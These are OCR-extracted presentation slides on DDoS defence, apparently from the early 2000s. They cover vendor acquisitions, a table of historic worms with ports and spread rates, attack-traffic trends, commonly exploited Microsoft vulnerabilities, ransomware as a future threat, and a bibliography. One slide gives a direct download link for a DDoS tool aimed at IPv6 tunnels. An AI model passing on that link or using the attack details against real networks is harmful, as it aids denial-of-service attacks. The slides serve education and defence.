
Riverhead Networks



Riverhead Networks



Riverhead Networks



Riverhead – now Cisco


- On March 22 Cisco announced it would buy out Riverhead Networks for $39M

Others

- Mananet – CS3
- Slueth9 - Deepnines
- NetProtect - vSecure
- CHARM – Webscreen
- Cyberwarfare Defense - Melior

Future

Attack Evolution



Scanning worms (routing & flash worms)

Name	Port & Size	Rate of infection
Code Red I/II	80 IIS web 4KB	360K/14 hours Double/37 mins
Nimda	60KB	
Sapphire/Slammer	UDP/1434 size 404 B	90%/10 minutes Double/8.5 secs 55M scans/sec
MS Blaster	Wins DCOM TCP135 -> tftp/4444 UDP/69 (139, 445)	400K infections
Welchia (Nachi)	ICMP ICMP MS Blaster	
Sobig.F (A...F)	smtp	
Apache mod_ssl	TCP/80 - TCP/443	DDoS upd2002,1978,4156


You need to act fast !!

Cisco Systems

COLT

Trends in attack traffic

- Increase in port 80 non spoofed attacks
- Increase IPSec/SSH attacks
- Spoofed SYN attack still widely used
- ICMP still popular



* Based on Riverhead information

Where will future holes come from?

# of Viruses	Exploited Vulnerability Number	Exploited Vulnerability Name
28	MS01-020	Incorrect MIME Header Can Cause IE to Execute Email Attachment
16	MS00-072	Share Level Password
6	MS03-026	Buffer Overrun In RPC Interface Could Allow Code Execution
3	MS99-032	scriptlet.typelib/eyedog
2	MS00-075	Microsoft VM ActiveX Component
1	MS99-042	IFRAME ExecCommand
1	MS00-043	Malformed Email Header
1	MS00-046	Cache Bypass
1	MS03-007	Unchecked Buffer in Windows Component

Table 5: Most-exploited vulnerabilities in 2003

Future trends

- Kleptography
  - Virus will encrypt all victims files
  - Using public one-way encryption
  - Only attacker can undo the encryption
  - Known as “crypto virus attack”
  - Pay ransom to decrypt your files!
- IPv6
  - 4to6ddos
  - DDOS against IPv6 that works without installing IPv6. Shoots IPv6 encapsulated in ipv4 packets directly to the ipv4-to-ipv6 tunnels
  - http://www.packetstormsecurity.org/distributed/4to6.tar.gz
  - Released Dec 2000!

Bibliography

Bibliography

- http://staff.washington.edu/dittrich/misc/ddos/
- http://www.linuxsecurity.com/resource_files/intrusion_detection/ddos-faq.html
- http://www.networkcomputing.com/1201/1201f1c1.html
- http://www.nwfusion.com/reviews/2002/0902rev.html
- http://www.sans.org/dosstep/index.php
- http://downloads.securityfocus.com/library/sn_ddos.doc
- http://www.ddosworld.com/
- http://www.ddos-ca.org/
- http://www.iss.net/news/denialfaq.php

- http://www.securite.org/presentations/secip/
- http://www.securite.org/presentations/ddos/